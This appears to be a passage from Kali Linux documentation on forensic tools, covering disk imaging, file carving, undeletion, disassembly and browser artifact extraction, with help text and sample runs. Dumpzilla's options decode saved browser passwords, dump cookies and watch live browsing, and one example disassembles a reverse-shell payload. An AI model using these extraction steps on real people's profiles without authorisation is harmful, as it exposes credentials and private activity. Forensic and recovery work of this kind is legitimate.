   unreadable sectors if error recovery fails.
7. Sending an interrupt (e.g., CTRL+C) to dc3dd will cause
   the program to report the work completed at the time
   the interrupt is received and then exit.

Report bugs to <dc3dd@dc3.mil>.
dc3dd completed at 2014-05-21 08:20:28 -0600
```

DC3DD USAGE EXAMPLE

Write a binary image from the source *(if=/var/log/messages)* to the destination *(of=/tmp/dc3dd)* and calculate the MD5 sum *(hash=md5)*:

```
root@kali:~# dc3dd if=/var/log/messages of=/tmp/dc3dd hash=md5

dc3dd 7.1.614 started at 2014-05-15 17:34:10 -0400
compiled options:
command line: dc3dd if=/var/log/messages of=/tmp/dc3dd hash=md5
sector size: 512 bytes (assumed)
1809457 bytes (1.7 M) copied (100%), 0.307655 s, 5.6 M/s

input results for file `/var/log/messages':
   3534 sectors + 49 bytes in
   eac0ac10f5e79c2699e989d2e1bb3caa (md5)
```

```
output results for file `/tmp/dc3dd':
   3534 sectors + 49 bytes out

dc3dd completed at 2014-05-15 17:34:11 -0400
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS, IMAGING

ddrescue

DDRESCUE PACKAGE DESCRIPTION

Like dd, dd_rescue does copy data from one file or block device to another. You can specify file positions (called seek and Skip in dd). There are several differences:

- dd_rescue does not provide character conversions.
- The command syntax is different. Call dd_rescue -h.
- dd_rescue does not abort on errors on the input file, unless you specify a maximum error number. Then dd_rescue will abort when this number is reached.
- dd_rescue does not truncate the output file, unless asked to.
- You can tell dd_rescue to start from the end of a file and move backwards.
- It uses two block sizes, a large (soft) block size and a small (hard) block size. In case of errors, the size falls back to the small one and is promoted again after a while without errors.

Source: http://www.garloff.de/kurt/linux/ddrescue/

ddrescue Homepage | Kali ddrescue Repo

- Author: garloff
- License: GPLv2

TOOLS INCLUDED IN THE DDRESCUE PACKAGE

dd_rescue–Copydatafromonefileorblockdevicetoanother

```
root@kali:~# dd_rescue -h

dd_rescue Version 1.28, garloff@suse.de, GNU GPL
 ($Id: dd_rescue.c,v 1.130 2012/05/19 20:46:14 garloff Exp $)
 (compiled Dec 15 2012 12:04:22 by gcc (Debian 4.7.2-4) 4.7.2)
 (features: O_DIRECT splice )
dd_rescue copies data from one file (or block device) to another.
USAGE: dd_rescue [options] infile outfile
Options: -s ipos    start position in  input file (default=0),
         -S opos    start position in output file (def=ipos),
         -b softbs  block size for copy operation (def=65536, 1048576 for -d),
        -B hardbs  fallback block size in case of errs (def=4096, 512 for -d),
        -e maxerr  exit after maxerr errors (def=0=infinite),
        -m maxxfer maximum amount of data to be transfered (def=0=inf),
        -y syncfrq frequency of fsync calls on outfile (def=512*softbs),
        -l logfile name of a file to log errors and summary to (def=""),
        -o bbfile  name of a file to log bad blocks numbers (def=""),
        -r         reverse direction copy (def=forward),
        -t         truncate output file (def=no),
        -d/D       use O_DIRECT for input/output (def=no),
        -k         use efficient in-kernel zerocopy splice
        -w         abort on Write errors (def=no),
        -a         spArse file writing (def=no),
        -A         Always write blocks, zeroed if err (def=no),
        -i         interactive: ask before overwriting data (def=no),
        -f         force: skip some sanity checks (def=no),
        -p         preserve: preserve ownership / perms (def=no),
        -q         quiet operation,
        -v         verbose operation,
        -V         display version and exit,
        -h         display this help and exit.
Sizes may be given in units b(=512), k(=1024), M(=1024^2) or G(1024^3) bytes
This program is useful to rescue data in case of I/O errors, because
 it does not necessarily abort or truncate the output.
```

DD_RESCUE USAGE EXAMPLE

Start at position 100 of the input file *(-s 100 /var/log/messages)* and write, beginning at position 0 of the destination file *(-S 0 /tmp/ddrescue-out)*:

```
root@kali:~# dd_rescue -s 100 /var/log/messages -S 0 /tmp/ddrescue-out
dd_rescue: (info): Using softbs=65536, hardbs=4096
dd_rescue: (info) expect to copy 1766kB from /var/log/messages
dd_rescue: (info): ipos:      1024.1k, opos:      1024.0k, xferd:      1024.0k
                  errs:      0, errxfer:        0.0k, succxfer:      1024.0k
            +curr.rate:  1122807kB/s, avg.rate:  1018906kB/s, avg.load:  0.0%
            >.......................-.................<  57%  ETA:  0:00:00
dd_rescue: (info): read /var/log/messages (1767.0k): EOF
dd_rescue: (info): Summary for /var/log/messages -> /tmp/ddrescue-out:
dd_rescue: (info): ipos:      1767.0k, opos:      1767.0k, xferd:      1767.0k
                  errs:      0, errxfer:        0.0k, succxfer:      1767.0k
            +curr.rate:   352945kB/s, avg.rate:   568151kB/s, avg.load:  0.0%
            >.......................-................-< 100%  ETA:  0:00:00
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS, IMAGING

DFF

DFF PACKAGE DESCRIPTION

DFF (Digital Forensics Framework) is a free and Open Source computer forensics software built on top of a dedicated Application Programming Interface (API).

It can be used both by professional and non-expert people in order to quickly and easily collect, preserve and reveal digital evidences without compromising systems and data.

- Preserve digital chain of custody: Software write blocker, cryptographic hash calculation
- Access to local and remote devices: Disk drives, removable devices, remote file systems
- Read standard digital forensics file formats: Raw, Encase EWF, AFF 3 file formats
- Virtual machine disk reconstruction: VmWare (VMDK) compatible
- Windows and Linux OS forensics: Registry, Mailboxes, NTFS, EXTFS 2/3/4, FAT 12/16/32 file systems
- Quickly triage and search for (meta-)data: Regular expressions, dictionaries, content search, tags, time-line
- Recover hidden and deleted artifacts: Deleted files / folders, unallocated spaces, carving
- Volatile memory forensics: Processes, local files, binary extraction, network connections

Source: http://www.digital-forensic.org/

DFF Homepage | Kali DFF Repo

- Author: ArxSys S.A.S.
- License: GPLv2

TOOLS INCLUDED IN THE DFF PACKAGE

dff–DigitalForensicFramework

```
root@kali:~# dff -h
DFF
Digital Forensic Framework

Usage: /usr/bin/dff [options]
Options:
  -v      --version                  display current version
  -g      --graphical                launch graphical interface
  -b      --batch=FILENAME       executes batch contained in FILENAME
  -l      --language=LANG            use LANG as interface language
  -h      --help                     display this help message
  -d      --debug                    redirect IO to system console
          --verbosity=LEVEL          set verbosity level when debugging [0-3]
```


```
 -c      --config=FILEPATH          use config file from FILEPATH
```

dff-gui–DigitalForensicsFrameworkGUI

The Digital Forensics Framework – GUI.

DFF-GUI USAGE EXAMPLE

```
root@kali:~# dff-gui
```


Digital Forensics Framework
File
Edit
Module
View
IDE
?
Open evidence
Open device
Browser
Console
Live scripting
IDE
Browser
Icons
Tags
Search
Filter
Name
Local devices
Logical files
Modules root
Bookmarks
Attribute
name
node type
generated by
size
attributes
type
magic
magic mime
Task Manager
Output
Errors
Modules
Preview
Preview

name	size	tags	path
☐ Bookmarks	0		/
☐ Local devices	0		/
☐ Logical files	0		/
☐ Modules root	0		/

DFF USAGE EXAMPLE

```
root@kali:~# dff
loading modules in /usr/lib/python2.7/dist-packages/dff/modules
[OK]    loading load v1.0.0
[OK]    loading link v1.0.0
[OK]    loading ls v1.0.0
[OK]    loading find v1.2.0
[OK]    loading batch v1.0.0
[OK]    loading history v1.0.0
[OK]    loading fg v1.0.0
```

```
[OK]    loading jobs v1.0.0
[OK]    loading cd v1.0.0
[OK]    loading show_db v1.0.0
[OK]    loading show_cwd v1.0.0
[OK]    loading open v1.0.0
[OK]    loading man v1.0.0
[OK]    loading info v1.0.0
[OK]    loading fileinfo v1.0.0
[OK]    loading carverui v1.0.0
[OK]    loading CARVER v1.0.0
[OK]    loading carvergui v1.0.0
[OK]    loading fileschart v1.0.0
[OK]    loading volatility v1.0.0
[OK]    loading PFF using old style module check
[OK]    loading FUSE v1.0.0
[OK]    loading extract v1.0.0
[OK]    loading DEVICES v1.0.0
[OK]    loading LOCAL v1.0.0
[OK]    loading EWF v1.0.0
[OK]    loading AFF v1.0.0
[OK]    loading hash v1.0.0
[OK]    loading merge v1.0.0
[OK]    loading cut v1.0.0
[OK]    loading split v1.0.0
[OK]    loading FATFS v1.0.0
[OK]    loading spare v1.0.0
[OK]    loading NTFS v0.5.1
[OK]    loading EXTFS v1.0.0
[OK]    loading VMWARE v1.0.0
[OK]    loading PARTITION v1.0.0
[OK]    loading sqlitedb v1.0.0
[OK]    loading imageviewer v1.0.0
[OK]    loading textviewer v1.0.0
[OK]    loading player v1.0.0
[OK]    loading videothumbnailviewer v1.0.0
[OK]    loading web v1.0.0
[OK]    loading timeline v1.0.0
[OK]    loading hexeditor v1.0.0
[OK]    loading regedit v1.0.0
[OK]    loading binarydiff v1.0.0
[OK]    loading lnk v1.0.0
[OK]    loading prefetch v1.0.0
[OK]    loading compound v1.0.0
```

```
[OK]    loading metaexif v1.0.0

##########################################
# Welcome on Digital Forensics Framework #
##########################################

dff / >
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS, GUI, IMAGING

diStorm3

DISTORM3 PACKAGE DESCRIPTION

diStorm is a lightweight, easy-to-use and fast decomposer library. diStorm disassembles instructions in 16, 32 and 64 bit modes. Supported instruction sets: FPU, MMX, SSE, SSE2, SSE3, SSSE3, SSE4, 3DNow! (w/ extensions), new x86-64 instruction sets, VMX, AMD's SVM and AVX!. The output of new interface of diStorm is a special structure that can describe any x86 instruction, this structure can be later formatted into text for display too. diStorm is written in C, but for rapidly use, diStorm also has wrappers in Python/Ruby/Java and can easily be used in C as well. It is also the fastest disassembler library!. The source code is very clean, readable, portable and platform independent (supports both little and big endianity). diStorm solely depends on the C library, therefore it can be used in embedded or kernel modules. Note that diStorm3 is backward compatible with the interface of diStorm64 (however, make sure you use the newest header files).

Source: https://code.google.com/p/distorm/

diStorm3 Homepage | Kali diStorm3 Repo

- Author: Gil Dabah
- License: GPLv3

DISTORM3 USAGE EXAMPLE

Disassemble a staged reverse shell generated by msfpayload:

```
root@kali:~# python
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from distorm3 import Decode, Decode16Bits, Decode32Bits, Decode64Bits
>>> l = Decode(0x100, open("stagedrev.bin", "rb").read(), Decode16Bits)
>>> for i in l:
...  print "0x%08x (%02x) %-20s %s" % (i[0],  i[1],  i[3],  i[2])
...
0x00000100 (02) 7f45                 JG 0x147
0x00000102 (01) 4c                   DEC SP
0x00000103 (01) 46                   INC SI
```

```
0x00000104 (02) 0101                 ADD [BX+DI], AX
0x00000106 (02) 0100                 ADD [BX+SI], AX
0x00000108 (02) 0000                 ADD [BX+SI], AL
0x0000010a (02) 0000                 ADD [BX+SI], AL
0x0000010c (02) 0000                 ADD [BX+SI], AL
0x0000010e (02) 0000                 ADD [BX+SI], AL
0x00000110 (02) 0200                 ADD AL, [BX+SI]
0x00000112 (02) 0300                 ADD AX, [BX+SI]
0x00000114 (02) 0100                 ADD [BX+SI], AX
0x00000116 (02) 0000                 ADD [BX+SI], AL
0x00000118 (01) 54                   PUSH SP
0x00000119 (03) 800408               ADD BYTE [SI], 0x8
```

CATEGORIES: FORENSICS, REVERSE ENGINEERING *TAGS:* FORENSICS, REVERSING

Dumpzilla

DUMPZILLA PACKAGE DESCRIPTION

Dumpzilla application is developed in Python 3.x and has as purpose extract all forensic interesting information of Firefox, Iceweasel and Seamonkey browsers to be analyzed. Due to its Python 3.x developement, might not work properly in old Python versions, mainly with certain characters. Works under Unix and Windows 32/64 bits systems. Works in command line interface, so information dumps could be redirected by pipes with tools such as grep, awk, cut, sed… Dumpzilla allows to visualize following sections, search customization and extract certain content.

- Cookies + DOM Storage (HTML 5).
- User preferences (Domain permissions, Proxy settings…).
- Downloads.
- Web forms (Searches, emails, comments..).
- Historial.
- Bookmarks.
- Cache HTML5 Visualization / Extraction (Offline cache).
- visited sites “thumbnails” Visualization / Extraction .
- Addons / Extensions and used paths or urls.
- Browser saved passwords.
- SSL Certificates added as a exception.
- Session data (Webs, reference URLs and text used in forms).
- Visualize live user surfing, Url used in each tab / window and use of forms.

Dumpzilla will show SHA256 hash of each file to extract the information and finally a summary with totals.
Sections which date filter is not possible: DOM Storage, Permissions / Preferences, Addons, Extensions, Passwords/Exceptions, Thumbnails and Session

Source: http://www.dumpzilla.org/Manual_dumpzilla_en.txt

Dumpzilla Homepage | Kali Dumpzilla Repo

- Author: Busindre
- License: GPLv3

TOOLS INCLUDED IN THE DUMPZILLA PACKAGE

dumpzilla–Mozillabrowserforensictool

```
root@kali:~# dumpzilla

Version: 15/03/2013

Usage: python dumpzilla.py browser_profile_directory [Options]

Options:

 --All (Shows everything but the DOM data. Doesn't extract thumbnails or HTML 5 offline)
 --Cookies [-showdom -domain <string> -name <string> -hostcookie <string> -access <date>
-create <date> -secure <0/1> -httponly <0/1> -range_last -range_create <start> <end>]
 --Permissions [-host <string>]
 --Downloads [-range <start> <end>]
 --Forms    [-value <string> -range_forms <start> <end>]
 --History [-url <string> -title <string> -date <date> -range_history <start> <end> -
frequency]
 --Bookmarks [-range_bookmarks <start> <end>]
 --Cacheoffline [-range_cacheoff <start> <end> -extract <directory>]
 --Thumbnails [-extract_thumb <directory>]
 --Range <start date> <end date>
 --Addons
 --Passwords (Decode only in Unix)
 --Certoverride
 --Session
 --Watch [-text <string>] (Shows in daemon mode the URLs and text form in real time. -
text' Option allow filter,  support all grep Wildcards. Exit: Ctrl + C. only Unix).

Wildcards: '%'  Any string of any length (Including zero length)
          '_'  Single character
       '\'  Escape character

Date syntax: YYYY-MM-DD HH:MM:SS

Win         profile:         'C:\Documents         and         Settings\xx\Application
Data\Mozilla\Firefox\Profiles\xxxx.default'
```

```
Unix profile: '/home/xx/.mozilla/seamonkey/xxxx.default/'
```

DUMPZILLA USAGE EXAMPLE

Analyze the Mozilla profile folder *(‘/root/.mozilla/firefox/k780shir.default/’)* and dump everything except the DOM data *(–All)*:

```
root@kali:~# dumpzilla '/root/.mozilla/firefox/k780shir.default/' --All

=====================================================================================================
Cookies [SHA256 hash: 18d35b51ec9865ea3dd21e9bc69dc3d286d4e20373bbb0b350a0e41c8bf2da42]
=====================================================================================================



Domain: google.com
Host: .google.com
Name: PREF
Value: ID=ddcc3d04cf65b33f:TM=1400253352:LM=1400253352:S=LrFq_HXVbaconjt0l
Path: /
Expiry: 2016-05-15 11:15:52
Last acess: 2014-05-16 11:15:52
Creation Time: 2014-05-16 11:15:52
Secure: No
HttpOnly: No



Domain: kali.org
Host: .kali.org
Name: __utma
Value: 24402336.1888242215.144BACON56.1400253356.14322255.1
Path: /
Expiry: 2016-05-15 11:15:55
Last acess: 2014-05-16 11:15:55
Creation Time: 2014-05-16 11:15:55
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS

extundelete

EXTUNDELETE PACKAGE DESCRIPTION

extundelete is a utility that can recover deleted files from an ext3 or ext4 partition. The ext3 and ext4 file systems are the most common default file systems in Linux distributions like Mint, Mageia, or Ubuntu. extundelete uses information stored in the partition’s journal to attempt to recover a file that has been deleted from the partition. There is no guarantee that any particular file will be able to be undeleted, so always try to have a good backup system in place, or at least put one in place after recovering your files.

Source: http://extundelete.sourceforge.net/

extundelete Homepage | Kali extundelete Repo

- Author: Nic Case
- License: GPLv2

TOOLS INCLUDED IN THE EXTUNDELETE PACKAGE

extundelete–Utilitytorecoverdeletedfilesfromext3/ext4partition

```
root@kali:~# extundelete --help
Usage: extundelete [options] [--] device-file
Options:
  --version, -[vV]       Print version and exit successfully.
  --help,               Print this help and exit successfully.
  --superblock          Print contents of superblock in addition to the rest.
                       If no action is specified then this option is implied.
  --journal             Show content of journal.
  --after dtime         Only process entries deleted on or after 'dtime'.
  --before dtime        Only process entries deleted before 'dtime'.
Actions:
  --inode ino           Show info on inode 'ino'.
  --block blk           Show info on block 'blk'.
  --restore-inode ino[,ino,...]
                       Restore the file(s) with known inode number 'ino'.
                       The restored files are created in ./RESTORED_FILES
                       with their inode number as extension (ie, file.12345).
  --restore-file 'path'  Will restore file 'path'. 'path' is relative to root
                       of the partition and does not start with a '/' (it
                       must be one of the paths returned by --dump-names).
                       The restored file is created in the current
                       directory as 'RECOVERED_FILES/path'.
  --restore-files 'path' Will restore files which are listed in the file 'path'.
                       Each filename should be in the same format as an option
                       to --restore-file, and there should be one per line.
  --output-dir 'path'    Restore files in the output dir 'path'.
                            By default the restored files are created under current
directory 'RECOVERED_FILES'.
  --restore-all         Attempts to restore everything.
  -j journal            Reads an external journal from the named file.
```

```
 -b blocknumber         Uses the backup superblock at blocknumber when opening
                       the file system.
 -B blocksize           Uses blocksize as the block size when opening the file
                       system.  The number should be the number of bytes.
```

EXTUNDELETE USAGE EXAMPLE

Read the partition *(/dev/sda1)* and restore *(–restore–file)* the given file name *(root/importantfile)*:

```
root@kali:~# extundelete /dev/sda1 --restore-file root/importantfile
WARNING: Extended attributes are not restored.
WARNING: EXT3_FEATURE_INCOMPAT_RECOVER is set.
The partition should be unmounted to undelete any files without further data loss.
If the partition is not currently mounted, this message indicates
it was improperly unmounted, and you should run fsck before continuing.
If you decide to continue, extundelete may overwrite some of the deleted
files and make recovering those files impossible.  You should unmount the
file system and check it with fsck before using extundelete.
Would you like to continue? (y/n)
y
Loading filesystem metadata ... 192 groups loaded.
Loading journal descriptors ... 29495 descriptors loaded.
Writing output to directory RECOVERED_FILES/
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

Foremost

FOREMOST PACKAGE DESCRIPTION

Foremost is a forensic program to recover lost files based on their headers, footers, and internal data structures. Foremost can work on image files, such as those generated by dd, Safeback, Encase, etc, or directly on a drive. The headers and footers can be specified by a configuration file or you can use command line switches to specify built-in file types. These built-in types look at the data structures of a given file format allowing for a more reliable and faster recovery.

Source: http://foremost.sourceforge.net/

Foremost Homepage | Kali Foremost Repo

- Author: US Government
- License: Public Domain

TOOLS INCLUDED IN THE FOREMOST PACKAGE

foremost–Forensicprogramtorecoverlostfiles

```
root@kali:~# foremost -h
foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus.
$ foremost [-v|-V|-h|-T|-Q|-q|-a|-w-d] [-t <type>] [-s <blocks>] [-k <size>]
    [-b <size>] [-c <file>] [-o <dir>] [-i <file]

-V  - display copyright information and exit
-t  - specify file type.  (-t jpeg,pdf ...)
-d  - turn on indirect block detection (for UNIX file-systems)
-i  - specify input file (default is stdin)
-a  - Write all headers, perform no error detection (corrupted files)
-w  - Only write the audit file, do not write any detected files to the disk
-o  - set output directory (defaults to output)
-c  - set configuration file to use (defaults to foremost.conf)
-q  - enables quick mode. Search are performed on 512 byte boundaries.
-Q  - enables quiet mode. Suppress output messages.
-v  - verbose mode. Logs all messages to screen
```

FOREMOST USAGE EXAMPLE

Search for a selection of file types *(–t doc,jpg,pdf,xls)* in the given image file *(–i image.dd)*:

```
root@kali:~# foremost -t doc,jpg,pdf,xls -i image.dd
Processing: image.dd
|*|
root@kali:~# ls output/
audit.txt  jpg  pdf
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

Galleta

GALLETA PACKAGE DESCRIPTION

Galleta is a forensic tool that examines the content of cookie files produced by Microsofts Internet Explorer. It parses the file and outputs a field separated that can be loaded in a spreadsheet.

Galleta Homepage | Kali Galleta Repo

- Author: Keith J. Jones
- License: BSD-3

TOOLS INCLUDED IN THE GALLETA PACKAGE

galleta–AnInternetExplorercookieforensicanalysistool

```
root@kali:~# galleta
```

```
Usage:  galleta [options] <filename>
    -d Field Delimiter (TAB by default)
```

GALLETA USAGE EXAMPLE

Read *file.txt* and outpout the content using *;* as Field Delimiter *(d)*.

```
root@kali:~# galleta -d";" file.txt
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS

Guymager

GUYMAGER PACKAGE DESCRIPTION

Guymager is a free forensic imager for media acquisition. Its main features are:

- Easy user interface in different languages
- Runs under Linux
- Really fast, due to multi-threaded, pipelined design and multi-threaded data compression
- Makes full usage of multi-processor machines
- Generates flat (dd), EWF (E01) and AFF images, supports disk cloning
- Free of charges, completely open source

Source: http://guymager.sourceforge.net/

Guymager Homepage | Kali Guymager Repo

- Author: Guy Voncken
- License: GPLv2


TOOLS INCLUDED IN THE GUYMAGER PACKAGE

guymager–Forensicimagerformediaacquisition

Guymager is a free forensic imager for media acquisition.

GUYMAGER USAGE EXAMPLE

```
root@kali:~# guymager
```



Serial nr.	Linux device	Model	State	Size	Hidden areas	Bad sectors	Progress
	/dev/sda	VMware, VMware Virtual S	○ Idle	26.8GB	unknown		
5B850800001F	/dev/sdb	Kingston DataTraveler 2.0	○ Idle	8.0GB	unknown		

Size
Sector size
Image file
Info file
Current speed
Started
Hash calculation
Source verification
Image verification

CATEGORIES: FORENSICS*TAGS:* FORENSICS, GUI, IMAGING

iPhoneBackupAnalyzer

IPHONE-BACKUP-ANALYZER PACKAGE DESCRIPTION

iPhone Backup Analyzer is an utility designed to easily browse through the backup folder of an iPhone (or any other iOS device). Read configuration files, browse archives, lurk into databases, and so on.

Source: http://ipbackupanalyzer.com/

iPhone Backup Analyzer Homepage | Kali iPhone Backup Analyzer Repo

- Author: Mario Piccinelli
- License: MIT

